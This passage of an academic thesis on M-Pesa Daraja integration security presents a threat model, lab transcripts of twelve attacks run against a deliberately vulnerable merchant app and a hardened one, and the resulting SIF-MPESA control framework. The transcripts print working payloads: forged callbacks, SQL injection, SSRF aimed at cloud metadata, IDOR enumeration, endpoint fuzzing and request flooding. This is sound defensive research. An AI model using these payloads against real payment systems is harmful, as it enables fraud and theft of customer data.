STRIDE is applied to every component and data flow identified in the system model (Section 4.1). PASTA layers a risk-centric, business-impact view on top. Together they identify callback spoofing and credential exposure as the two critical, immediate-priority risks that the Attack Lab in Section 6 demonstrates first.

5.1 STRIDE threat catalogue (representative subset)

Full catalogue contains 47 threats across all six STRIDE categories; the table below shows the representative subset used to scope the proof of concept.

STRIDE	ID	Threat Description	Target
Spoofing	T-S1	Attacker forges callback notifications claiming successful payment	Merchant Callback URL
Spoofing	T-S2	Adversary masquerades as Daraja API to intercept merchant credentials	Integration Backend
Tampering	T-T1	Manipulation of transaction amount in STK Push request via MITM	Daraja API Request
Tampering	T-T2	Modification of callback payload to alter reported transaction status	Callback Payload
Repudiation	T-R1	Merchant denies initiating fraudulent transaction (insufficient audit logging)	Merchant Backend
Info. Disclosure	T-I1	API credentials (ConsumerKey/Secret) exposed in public repository	Credential Store
Info. Disclosure	T-I2	Transaction logs containing MSISDN and amounts exposed via verbose errors	API Error Handler
Denial of Service	T-D1	Callback endpoint flooded, preventing legitimate transaction confirmations	Callback URL
Denial of Service	T-D2	Token endpoint repeatedly polled, triggering API rate limits	OAuth Endpoint
Elevation of Priv.	T-E1	Exploitation of B2C API with compromised credentials for unauthorised payouts	B2C Endpoint
Elevation of Priv.	T-E2	Replay attack using captured bearer token to initiate duplicate transactions	Bearer Token

Table 5.1 — Selected STRIDE threat items.

5.2 PASTA Stage 7 — risk impact matrix

Risk score = likelihood × impact, each rated 1–5.

Attack Scenario	Likelihood	Impact	Score	Priority
Callback Spoofing / Payment Diversion	High (4)	Critical (5)	20	Immediate
API Credential Exposure (GitHub)	High (4)	Critical (5)	20	Immediate
Bearer Token Replay Attack	Medium (3)	High (4)	12	Short-term
SSRF via Callback URL Manipulation	Medium (3)	High (4)	12	Short-term
Verbose Error Information Disclosure	High (4)	Medium (3)	12	Short-term
B2C Exploitation via Stolen Credentials	Low (2)	Critical (5)	10	Short-term
DoS via Callback Flooding	Medium (3)	Medium (3)	9	Medium-term

Table 5.2 — PASTA Stage 7 risk impact analysis.

5.3 Attack tree — callback spoofing / payment diversion

Root node: "Attacker convinces merchant system that payment was received without actual payment."
Three sub-trees branch from it — direct callback forgery is the highest-probability path, demonstrated live in Section 6.1.

1. Direct HTTP POST forgery (highest probability)

Requires only the callback URL (often discoverable) and absence of origin/signature validation. Leaf nodes: no IP validation, no signature check, weak idempotency.

2. DNS hijacking

Redirects legitimate Safaricom callback traffic to attacker infrastructure. Requires DNS-level compromise — higher effort, lower likelihood.

3. Man-in-the-middle

Intercepts and modifies genuine callback traffic in transit. Mitigated by TLS enforcement (SIF-MPESA Domain 4).

6. Attack Lab — Live Demonstration Transcripts

Each of the 12 scenarios below was launched against the vulnerable-merchant container and the secure-merchant reference build simultaneously, with identical attacker traffic. The vulnerable app has no SIF-MPESA controls; the secure app has all seven domains applied. Transcripts are reproduced exactly as captured by the interactive prototype.

Note: V12 (Insufficient Logging) is a passive absence-of-control finding rather than an active exploit, and is therefore covered in the Scorecard (Section 7) instead of as a launchable scenario here.

6.1 V2+V3 — Callback Spoofing (Payment Diversion)

Critical API2:2023 · Seeded as V2, V3

SIF-MPESA control: **D2.1 IP Allowlist + D2.4 Signature Validation**

Attacker has discovered the merchant callback URL and sends a forged "payment successful" notification — without ever paying — to try to get goods released for free.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl -X POST http://172.20.0.20:8080/mpesa/callback \
  -H "Content-Type: application/json" -d @forged_callback.json
source IP: 41.90.12.7 (not in Safaricom range)
⚠️ no origin IP check configured — request accepted
⚠️ no signature verification on payload — accepted as-is
→ UPDATE transactions SET status='PAID' WHERE
checkout_id='ws_CO_legitimate_id'
❌ BREACH: order #ws_CO_legitimate_id marked PAID — KES
5,000 — no funds received
HTTP/1.1 200 OK { "status": "received" }
```

⚠️ **V2 + V3 confirmed.** No callback origin or signature validation. Order marked PAID with zero funds received — direct financial loss.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -X POST https://172.20.0.30:8443/mpesa/callback \
  -H "Content-Type: application/json" -d @forged_callback.json
source IP: 41.90.12.7
checking against SAFARICOM IP_RANGES allowlist...
41.90.12.7 not in 196.201.214.200/30, .206/31, .208/30 ...
✓ BLOCKED at D2.1 — unauthorised source IP rejected
HTTP/1.1 403 Forbidden { "error": "unauthorised callback origin" }
audit_logger: event=callback_rejected reason=ip_not_allowed
src=41.90.12.7
```

🛡️ **Blocked by D2.1 (IP Allowlist Enforcement).** Even if the IP matched, D2.4 schema + signature validation would catch a forged payload. Two independent layers.

6.2 V1 — Hardcoded Credential Exposure (GitHub)

Critical API8:2023 · Seeded as V1

SIF-MPESA control: **D1.1 Environment-Based Secrets**

Attacker scrapes public GitHub repositories for hardcoded Daraja ConsumerKey/Secret pairs, then uses them directly against the OAuth endpoint.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ git clone https://github.com/example/mpesa-shop-integration
$ grep -ri "consumer_key|consumer_secret" app.py
app.py:14: CONSUMER_KEY = 'qz8K2x9TmL4nR7vB...'
app.py:15: CONSUMER_SECRET = 'p9R3mLsT8vQ2xKn1...'
⚠️ no .gitignore entry for credentials — committed directly to
history
❌ BREACH: valid production credentials extracted from public
repo
attacker can now generate access tokens at will
```

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ git clone https://github.com/example/mpesa-shop-secure
$ grep -ri "consumer_key|consumer_secret" *.py
app.py:14: self.consumer_key =
os.environ.get("MPESA_CONSUMER_KEY")
✓ no literal key/secret values anywhere in source
$ cat .gitignore | grep env
.env\n.env.*\n*.pem\nsecrets/
✓ BLOCKED at D1.1 — credentials live only in runtime
environment / secrets manager
```

CI/CD: bandit SAST scan — 0 hardcoded secret findings

V1 confirmed. 70.1% of the 127 surveyed GitHub repos exhibited this exact pattern — the single most common SIF-MPESA gap after logging.

Blocked by D1.1. Credentials are environment-injected at runtime and never touch source control; CI pipeline runs Bandit SAST to catch regressions.

6.3 V4 — Bearer Token Replay After Expiry

High API2:2023 · Seeded as V4

SIF-MPESA control: **D1.3 Thread-Safe Expiry Validation**

Attacker captures a bearer token and replays it well after its stated 3600-second expiry, testing whether the server actually enforces expiry server-side.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ # token captured at T+0, waiting past stated 3599s expiry
$ curl -X POST .../stkpush/v1/processrequest \
  -H "Authorization: Bearer 8f3ac91b..." -d
  @stk_push_payload.json
⚠ token cached indefinitely — no expiry re-check on use
✗ BREACH: expired token accepted — should return 401
HTTP/1.1 200 OK {"ResponseCode":"0",
"CheckoutRequestID":"ws_CO_..."}
```

⚠ **V4 confirmed.** 52.8% of surveyed repos cache tokens without any expiry re-validation, allowing extended replay windows.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -X POST .../stkpush/v1/processrequest \
  -H "Authorization: Bearer 8f3ac91b..." -d
  @stk_push_payload.json
TokenManager._is_token_valid(): time.time() >= expiry - 300s
buffer
✓ BLOCKED at D1.3 — token expiry enforced server-side, stale
token rejected
HTTP/1.1 401 Unauthorized {"error":"token_expired"}
TokenManager._refresh_token() triggered automatically for next
legitimate call
```

🛡 **Blocked by D1.3.** Thread-safe expiry check with a 300-second safety buffer; the secure client refreshes proactively instead of trusting the cache.

6.4 V5 — SQL Injection in Transaction Query

Critical API8:2023 · Seeded as V5

SIF-MPESA control: **D3 — Parameterised Queries**

Attacker submits a malicious transaction ID designed to break out of the SQL query string and dump the entire transactions table.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl 'http://172.20.0.20:8080/transactions/1001%20OR%201=1;--'
query = f"SELECT * FROM transactions WHERE id={tx_id}"
⚠ unsanitised string interpolation into SQL
✗ BREACH: full transactions table dumped — 1,842 rows
includes MSISDN, amounts, merchant references for every
customer
```

V5 confirmed. Direct string interpolation into SQL with no input validation — a textbook injection, full data exposure.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl 'https://172.20.0.30:8443/transactions/1001%20OR%201=1;-_'
Pydantic schema: tx_id: PositiveInt — input fails type coercion
✓ BLOCKED at D3 — malformed identifier rejected before
reaching the query layer
HTTP/1.1 422 Unprocessable Entity {"error":"invalid transaction
id"}
(query layer also uses parameterised statements as defence-in-
depth)
```

Blocked by D3. Strict schema validation rejects the malformed ID outright; parameterised queries provide a second line of defence.

6.5 V6 — No Rate Limiting on STK Push

High API4:2023 · Seeded as V6

SIF-MPESA control: **D6.1 Rate Limiting (10 req / 60s)**

Attacker scripts 20 rapid STK Push requests against the payment initiation endpoint to test for resource exhaustion / customer harassment via repeated push prompts.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ for i in $(seq 1 20); do curl -X POST
.../stkpush/v1/processrequest -d @payload.json; done
```

⚠️ no rate limiting middleware configured

✗ BREACH: 20 / 20 requests accepted — all return 200 OK

customer handset receives 20 STK push prompts in under 4 seconds

⚠️ **V6 confirmed.** 92.9% of surveyed repos have no rate limiting at all — near-universal gap, enabling both DoS and customer-harassment vectors.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ for i in $(seq 1 20); do curl -X POST
.../stkpush/v1/processrequest -d @payload.json; done
```

rate_limiter: client=203.0.113.5 window=60s limit=10

requests 1–10: 200 OK

✓ BLOCKED at D6.1 — requests 11–20 rejected

HTTP/1.1 429 Too Many Requests

{"error":"rate_limit_exceeded","retry_after":47}

Blocked by D6.1. 10 requests / 60s baseline enforced per client; remaining traffic gets a clear 429 with retry guidance.

6.6 V7 — SSRF via Callback URL Parameter

High API7:2023 · Seeded as V7

SIF-MPESA control: **D2.5 Callback Domain Restriction**

Attacker sets CallbackURL to an internal-network address, attempting to use the merchant server as a proxy to reach internal services.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl -X POST .../stkpush/v1/processrequest -d
'{"CallbackURL":"http://169.254.169.254/latest/meta-data/..."}'
```

⚠️ CallbackURL accepted from client without server-side allowlist check

✗ BREACH: server later issues outbound request to internal metadata endpoint

cloud instance credentials potentially exposed to attacker-controlled flow

⚠️ **V7 confirmed.** Found in 29.9% of surveyed repos. A classic SSRF pivot — particularly dangerous in cloud deployments with metadata endpoints.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -X POST .../stkpush/v1/processrequest -d
'{"CallbackURL":"http://169.254.169.254/latest/meta-data/..."}'
```

validating CallbackURL host against ALLOWED_CALLBACK_DOMAINS

169.254.169.254 not in ['merchant.example.com']

✓ BLOCKED at D2.5 — callback domain restricted to own domain

HTTP/1.1 400 Bad Request {"error":"callback url not allowed"}

Blocked by D2.5. Callback URLs are restricted to an explicit allowlist of the merchant's own domain(s) — arbitrary hosts are rejected outright.

6.7 V8 — Verbose Error Disclosure

Medium API8:2023 · Seeded as V8

SIF-MPESA control: **D7.1 Generic Error Messages**

Attacker sends a malformed request specifically to trigger a server-side exception and inspect the stack trace for internal details.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl -X POST ../stkpush/v1/processrequest -d '{}'
```

✗ **BREACH:** HTTP/1.1 500 Internal Server Error

Traceback (most recent call last):

File "app.py", line 47, in stk_push

pwd = base64.b64encode((shortcode+PASSKEY+ts).encode())

NameError: PASSKEY =

'bfb279f9aa9bdbcf158e97dd71a467cd2e0c89...'

PassKey fragment leaked directly in the stack trace response

V8 confirmed. 75.6% of surveyed repos return verbose errors — in this case a fragment of the PassKey itself.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -X POST ../stkpush/v1/processrequest -d '{}'
```

✓ **BLOCKED** at D7.1 — exception caught by generic error handler

HTTP/1.1 400 Bad Request {"error":"invalid request payload"}

full traceback logged server-side only (audit_logger, not client response)

FLASK_DEBUG=false in production environment

Blocked by D7.1. All exceptions are caught and mapped to generic client-safe messages; full detail goes only to server-side structured logs.

6.8 V9 — HTTP Callback Downgrade

High API8:2023 · Seeded as V9

SIF-MPESA control: **D4.2 HTTPS-Only Enforcement**

Attacker registers a plain-HTTP callback URL, then intercepts the unencrypted transaction result in transit.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl -X POST ../stkpush/v1/processrequest -d '{"CallbackURL":"http://merchant.example.com/mpesa/callback"}'
```

⚠ **scheme not validated — HTTP accepted alongside HTTPS**

✗ **BREACH:** callback registered over plaintext HTTP

transaction result later observable to any on-path attacker (Wireshark capture)

V9 confirmed. 55.9% of surveyed repos accept plaintext callback URLs, exposing transaction data to network-level interception.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -X POST ../stkpush/v1/processrequest -d '{"CallbackURL":"http://merchant.example.com/mpesa/callback"}'
```

validating CallbackURL.scheme == "https"

✓ **BLOCKED** at D4.2 — non-HTTPS callback URL rejected at registration time

HTTP/1.1 400 Bad Request {"error":"callback url must use https"}

Blocked by D4.2. HTTPS is enforced at the application layer for every registered callback — TLS downgrade is structurally impossible.

6.9 V10 — Duplicate Transaction Processing

High API6:2023 · Seeded as V10

SIF-MPESA control: **D2.3 Idempotency Key Enforcement**

Attacker (or a network retry) replays the exact same successful callback twice, attempting to trigger duplicate order fulfilment.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl -X POST ../mpesa/callback -d @callback.json # 1st send
HTTP/1.1 200 OK order fulfilled, goods dispatched
$ curl -X POST ../mpesa/callback -d @callback.json # 2nd send,
same ID
⚠ no idempotency check on CheckoutRequestID
✗ BREACH: order fulfilled a second time for the same single
payment
double goods dispatched — direct inventory / revenue loss
```

V10 confirmed. 85.8% of surveyed repos have no idempotency controls — among the most prevalent gaps found.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -X POST ../mpesa/callback -d @callback.json # 1st send
HTTP/1.1 200 OK order fulfilled, CheckoutRequestID stored
$ curl -X POST ../mpesa/callback -d @callback.json # 2nd send,
same ID
idempotency_store.exists("ws_CO_TEST001") → true
✓ BLOCKED at D2.3 — duplicate CheckoutRequestID detected
HTTP/1.1 200 OK {"status":"DUPLICATE","action":"ignored"}
```

Blocked by D2.3. CheckoutRequestID is stored on first processing and checked on every subsequent callback; repeats are acknowledged but ignored.

6.10 V11 — IDOR on Transaction Status

High API1:2023 · Seeded as V11

SIF-MPESA control: **D4 — Object-Level Authorization**

Attacker enumerates sequential transaction IDs to read other customers' phone numbers, amounts, and transaction details.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ for tx in $(seq 1000 1010); do curl ../transactions/$tx -H
"Authorization: Bearer <any valid token>"; done
⚠ no ownership check — any authenticated user can read any
transaction
✗ BREACH: TxID 1000: Phone=254712***890, Amount=2500
TxID 1001: Phone=254733***112, Amount=14000
TxID 1002: Phone=254700***045, Amount=800 ... (100
records enumerated)
```

V11 confirmed. Classic Broken Object Level Authorization (API1:2023) — sequential IDs plus no ownership check exposes the entire transaction store.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ for tx in $(seq 1000 1010); do curl ../transactions/$tx -H
"Authorization: Bearer <token for merchant A>"; done
checking transaction.merchant_id == requester.merchant_id
✓ BLOCKED at D4 — object-level authorisation enforced per
request
HTTP/1.1 403 Forbidden {"error":"not authorised for this
resource"}
(transaction reference uses non-sequential UUID, not exposed as
guessable int)
```

Blocked by D4. Every transaction read is scoped to the authenticated merchant's own records, and IDs are non-sequential UUIDs to remove guessability.

6.11 V13 — Exposed Debug Endpoint

Critical API9:2023 · Seeded as V13

SIF-MPESA control: **D7.3 No Debug Endpoints in Production**

Attacker discovers a forgotten `/debug` endpoint during reconnaissance and pulls live configuration including the current access token.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ ffuf -w api_endpoints.txt -u http://172.20.0.20:8080/FUZZ -mc 200
/debug [200] CRITICAL — debug endpoint exposed
$ curl http://172.20.0.20:8080/debug
X BREACH: HTTP/1.1 200 OK

{"current_token":"8f3ac91b...","passkey":"bfb279f9...","short_code":"174379"}

live access token and PassKey exfiltrated in a single unauthenticated GET
```

V13 confirmed. Critical-severity: a single unauthenticated request reveals the live token and PassKey, enough to fully impersonate the merchant.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ ffuf -w api_endpoints.txt -u https://172.20.0.30:8443/FUZZ -n 200
/debug → not registered in production build (route excluded at build time)
✓ BLOCKED at D7.3 — debug routes are conditionally compiled out when FLASK_ENV=production
HTTP/1.1 404 Not Found
```

Blocked by D7.3. Debug routes never exist in the production build artifact — there is no flag to misconfigure, the code path is absent.

6.12 V14 — CORS Misconfiguration

Medium API8:2023 · Seeded as V14

SIF-MPESA control: **D7.4 Origin-Restricted CORS**

Attacker hosts a malicious page that uses JavaScript to call the payment API directly from the victim's browser session, relying on a wildcard CORS policy.

VULNERABLE-MERCHANT — no SIF-MPESA controls

```
$ curl -I .../api/transactions -H "Origin: https://evil.example"
X BREACH: Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
any origin, including attacker-controlled pages, can read authenticated responses
```

V14 confirmed. Found in 33.9% of surveyed repos. Wildcard CORS plus credentialed requests is a direct cross-origin data exposure path.

SECURE-MERCHANT — SIF-MPESA D1–D7 applied

```
$ curl -I .../api/transactions -H "Origin: https://evil.example"
origin "https://evil.example" not in ALLOWED_ORIGINS
✓ BLOCKED at D7.4 — CORS origin check rejects unknown origin
Access-Control-Allow-Origin: (omitted — request not permitted)
browser enforces same-origin policy; fetch() throws on the client
```

Blocked by D7.4. CORS is restricted to an explicit allowlist of known application origins — wildcard policies are disallowed by SIF-MPESA.

7. Vulnerability Scorecard


14 seeded vulnerabilities, all confirmed exploitable during penetration testing. Detection rates by tool: Burp Suite (manual) found 12/14 (85.7%); OWASP ZAP (automated) found 9/14 (64.3%); ffuf/wfuzz found 3/14 (21.4%). Manual testing remained essential for business-logic flaws automated scanners missed.

ID	Vulnerability	OWASP	Severity
V1	Hardcoded API Credentials ConsumerKey/Secret hardcoded in app.py source file	API8:2023	Critical
V2	No Callback Origin Validation Callback endpoint accepts POST from any IP address	API2:2023	Critical
V3	Missing Callback Signature Check Transaction result payload not cryptographically verified	API2:2023	Critical
V4	Token Cached Without Expiry Check Bearer token cached indefinitely, not refreshed after expiry	API2:2023	High
V5	SQL Injection in Transaction Query Transaction ID parameter directly interpolated in SQL query	API8:2023	Critical
V6	No Rate Limiting on STK Push No rate limiting on payment initiation endpoint	API4:2023	High
V7	SSRF via Callback URL Parameter CallBackURL accepted from client without server-side validation	API7:2023	High
V8	Verbose Error Messages Stack traces with credential hints exposed in 500 responses	API8:2023	Medium
V9	Missing HTTPS Enforcement Callback URL accepts HTTP scheme (downgrade possible)	API8:2023	High
V10	Duplicate Transaction Processing No idempotency key check; same CheckoutRequestID processed twice	API6:2023	High
V11	IDOR on Transaction Status Transaction status queryable by sequential TransactionID	API1:2023	High
V12	Insufficient Logging No structured audit log for payment events	API8:2023	Medium
V13	Exposed Debug Endpoint /debug endpoint returns current token and config	API9:2023	Critical
V14	CORS Misconfiguration Access-Control-Allow-Origin: * on payment API endpoints	API8:2023	Medium

Table 7.1 — Full seeded vulnerability catalogue.

7.1 GitHub repository analysis (n = 127)

A systematic survey of 127 open-source M-Pesa Daraja integrations, evaluated against the OWASP-derived checklist used in the threat model.



7.2 Key quantitative findings

- 81.9% of analysed GitHub repositories lack any callback origin validation — the single highest-impact missing control.
- 95.3% of repositories have no structured audit logging, creating complete blind spots for fraud detection and incident response.
- All 14 seeded vulnerabilities were successfully exploited during penetration testing, confirming practical exploitability.
- The secure reference implementation passed 100% of automated security test cases.
- Mean time to exploit callback spoofing (V2+V3): 4 minutes 23 seconds from initial access to forged payment confirmation.

8. SIF-MPESA — Secure Integration Framework

Seven security domains. Prescriptive, contextual, tiered, and verifiable. Each domain pairs a requirement with implementation guidance and a testable acceptance criterion.

D1 Authentication & Credential Management

ConsumerKey and ConsumerSecret MUST NOT be stored in source code, committed config files, or client-side code. Bearer tokens MUST be cached with thread-safe expiry validation and a 300-second refresh buffer, with automatic refresh on 401 responses.

- ✓ Credentials loaded from environment variables / secrets manager
- ✓ .gitignore excludes .env and all credential files
- ✓ Thread-safe token cache with expiry validation
- ✓ Automatic refresh on 401
- ✓ No hardcoded credentials — verified by SAST scan

NIST PR.AA PCI-DSS Req. 8 API2:2023

D2 Callback Security

The highest-priority domain, based directly on threat model and pentest findings. Three complementary controls: IP allowlist enforcement against Safaricom's published ranges, idempotency keys to block duplicate processing, and strict payload schema validation.

- ✓ Source IP validated against Safaricom allowlist
- ✓ Callback URL is HTTPS-only
- ✓ CheckoutRequestID checked for idempotency before processing
- ✓ Payload validated against strict schema (Pydantic/Joi)
- ✓ Callback domain restricted to own domain (SSRF prevention)
- ✓ Status cross-verified via Daraja API for amounts > KES 5,000

NIST RC.RP API2:2023 API6:2023 API7:2023

D3 Input Validation & Sanitisation

All user- and API-controlled input is validated against explicit schemas before use. Parameterised queries are mandatory — no string interpolation into SQL. This directly closes V5 (SQL Injection) and supports defence against malformed STK Push payloads.

- ✓ Parameterised queries — never string-interpolated SQL
- ✓ Schema validation on all incoming payloads
- ✓ Type and range checks on amounts, phone numbers, IDs

PCI-DSS Req. 6 API8:2023

D4 Transport Security

All Daraja API calls — outbound and inbound — must use TLS 1.2 or higher. HTTP callback URLs are rejected at the application level, not just discouraged in documentation.

- ✓ TLS 1.2+ enforced on all Daraja API calls

- ✓ HTTP callback URLs rejected at application level
- ✓ Certificate validation not disabled, even in development

NIST PR.DS PCI-DSS Req. 4

D5 Audit Logging & Monitoring

Structured, SIEM-compatible JSON logging for every payment event — initiation, callback, status query. MSISDN and other PII are hashed or masked before they hit the log store, supporting both fraud investigation and privacy requirements.

- ✓ Structured JSON logging for all payment events
- ✓ MSISDN hashed/masked in logs
- ✓ Logs retained per regulatory requirement
- ✓ Audit trail supports forensic investigation of disputes

NIST DE.CM NIST RS.AN PCI-DSS Req. 10

D6 Rate Limiting & Resource Protection

Payment initiation endpoints are rate-limited (recommended baseline: 10 requests / 60 seconds per client) to prevent both abuse and accidental denial-of-service from retry storms.

- ✓ Rate limiting on payment initiation endpoint
- ✓ Sane retry/backoff guidance published to integrators
- ✓ Resource quotas enforced per API consumer

API4:2023

D7 Error Handling & Inventory Management

Generic error messages only — no stack traces, no internal paths, no credential hints — returned to clients. Debug endpoints are never reachable in production, and CORS is restricted to known application origins.

- ✓ Generic error messages, no stack traces to clients
- ✓ Verbose error/debug mode disabled in production
- ✓ No debug endpoints accessible in production
- ✓ CORS restricted to known application origins
- ✓ Input validation applied to all user-controlled parameters

NIST PR.PS NIST ID.AM PCI-DSS Req. 2 API9:2023

8.1 Master security checklist (Appendix A)

D1 — Authentication & Credentials

- ✓ API credentials stored in environment variables or secrets manager (NOT in code)
- ✓ .gitignore includes .env and all credential files
- ✓ Bearer token cached with thread-safe expiry validation (300s buffer)
- ✓ Token refresh handles 401 responses automatically
- ✓ No hardcoded credentials in any file (verified by automated SAST scan)

D2 — Callback Security

- ✓ Callback endpoint validates source IP against Safaricom IP allowlist
- ✓ Callback URL uses HTTPS only (HTTP rejected at application level)
- ✓ Idempotency key (CheckoutRequestID) stored and checked before processing
- ✓ Callback payload validated against strict schema (Pydantic/Joi/similar)
- ✓ Callback URL domain limited to application's own domain (SSRF prevention)
- ✓ Transaction status cross-verified via Daraja status API for amounts > KES 5,000

D3–D7 — Transport, Logging, Limits & Config

- ✓ All Daraja API calls use TLS 1.2+ (HTTPS sandbox/production URLs only)
- ✓ Rate limiting applied to payment initiation endpoint (recommended: 10 req/60s)
- ✓ Structured audit logging for all payment events (initiation, callback, status)
- ✓ Sensitive data (MSISDN) hashed or masked in logs
- ✓ Generic error messages returned to clients (no stack traces)
- ✓ Verbose error mode disabled in production
- ✓ No debug endpoints accessible in production
- ✓ CORS restricted to known application origins only
- ✓ Input validation applied to all user-controlled parameters

8.2 Residual Risk Analysis

SIF-MPESA closes the third-party integration-layer gap defined in the Problem Statement (Section 1.3), but its seven domains do not eliminate every risk a production adopter faces. The residual risks below remain outside SIF-MPESA's scope, consistent with the boundaries already set out in Section 11.1, and are restated here as a forward-looking risk register rather than a study limitation.

- Vulnerabilities in the Daraja platform itself, which is Safaricom-owned and explicitly outside this thesis's testing scope (Sections 1.4, 4.4).
- Insider threat or credential misuse by staff who already hold legitimate access to the secrets that Domain 1 protects against external exposure, but not against authorised-user misuse.
- USSD-based fallback channels and agent-network fraud, which sit outside the API integration layer this thesis addresses (Section 11.2).
- Novel or unseeded business-logic abuse beyond the fourteen classes catalogued in Table 7.1.
- Supply-chain risk in third-party libraries used by the merchant backend, which SIF-MPESA's domains do not directly assess.
- Partial standards coverage: SIF-MPESA maps to 7 of 22 NIST CSF 2.0 categories and 7 PCI-DSS v4.0 requirements (Chapter 9) and does not, on its own, constitute a complete compliance programme.

A production adopter should therefore treat SIF-MPESA as a necessary, but not sufficient, security baseline for the Daraja integration layer specifically — to be combined with organisation-wide controls addressing the residual risks above.

8.3 Evidence Integrity and Chain of Custody

This research is a controlled academic penetration test conducted entirely within the isolated lab environment described in Section 4.2, not a live incident investigation, and therefore did not require a formal forensic chain of custody. Evidence-handling practice was nonetheless applied for reproducibility and integrity, and is documented here for completeness.

- All Attack Lab transcripts (Chapter 6) reproduce console output captured directly from the interactive SecureMPESA Lab prototype at the time of testing, without post-hoc editing of the recorded request/response pairs.
- Domain 5 (Audit Logging & Monitoring, Section 8) produces structured, timestamped, SIEM-compatible JSON logs for every payment event, which is the control that would support forensic investigation of disputes in a production deployment.
- Should SIF-MPESA's audit logs ever need to support a real investigation or legal proceeding, production adopters should layer formal evidence-handling procedures on top of Domain 5 — for example, write-once log storage, cryptographic log-integrity checks such as hash chaining, and a documented handover procedure — none of which were required for, or evaluated within, this academic proof of concept.

9. Framework Validation and Standards Mapping

9.1 NIST Cybersecurity Framework 2.0

SIF-MPESA controls map to 7 of 22 NIST CSF 2.0 categories across all six core functions: Govern, Identify, Protect, Detect, Respond, Recover.

Function	CSF Category	SIF Domain	Controls
Govern	GV.OC — Org. Context	All Domains	Overarching security policy & compliance requirements
Identify	ID.AM — Asset Mgmt	D7 — Inventory	API endpoint, credential & dependency inventory
Protect	PR.AA — Identity & Auth	D1 — Auth & Credentials	D1.1–D1.5: Storage, token mgmt, MFA considerations
Protect	PR.DS — Data Security	D3, D4	TLS enforcement, input validation, log minimisation
Protect	PR.PS — Platform Security	D6, D7	Hardening, debug endpoint removal, CORS config
Detect	DE.CM — Continuous Monitoring	D5 — Audit Logging	D5.1–D5.2: Structured logging, SIEM integration
Respond	RS.AN — Incident Analysis	D5 — Audit Logging	Audit trail for forensic investigation of disputes
Recover	RC.RP — Recovery Planning	D2 — Callback Security	Idempotency controls enable safe reprocessing

Table 9.1 — NIST CSF 2.0 mapping.

9.2 PCI-DSS v4.0

Req.	Title	SIF Domain	Coverage
Req. 2	Apply Secure Configs to All Components	D7	Full
Req. 4	Protect Cardholder Data, Strong Cryptography	D3	Full
Req. 7	Restrict Access to System Components	D1, D5	Partial
Req. 8	Identify Users & Authenticate Access	D1	Full
Req. 10	Log & Monitor All Access	D5	Full
Req. 11	Test Security Regularly	Pentest Methodology	Full
Req. 12	Support InfoSec with Org. Policies	All Domains	Partial

Table 9.2 — PCI-DSS v4.0 coverage.

9.3 Expert validation

Five practitioner interviews: two Safaricom security engineers, two FinTech startup CTOs, and one independent security consultant. All five confirmed the practical relevance and technical accuracy of the framework.

Callback security confirmed critical

All experts independently confirmed D2 (Callback Security) is the highest-priority area in real-world incidents.

Secrets rotation recommended

Reviewers recommended adding a dedicated section on credential rotation procedures for future framework versions.

Idempotency endorsed

The idempotency control implementation (D2.3) was endorsed as best-practice and immediately actionable.

10. Project Management and Software Development Lifecycle

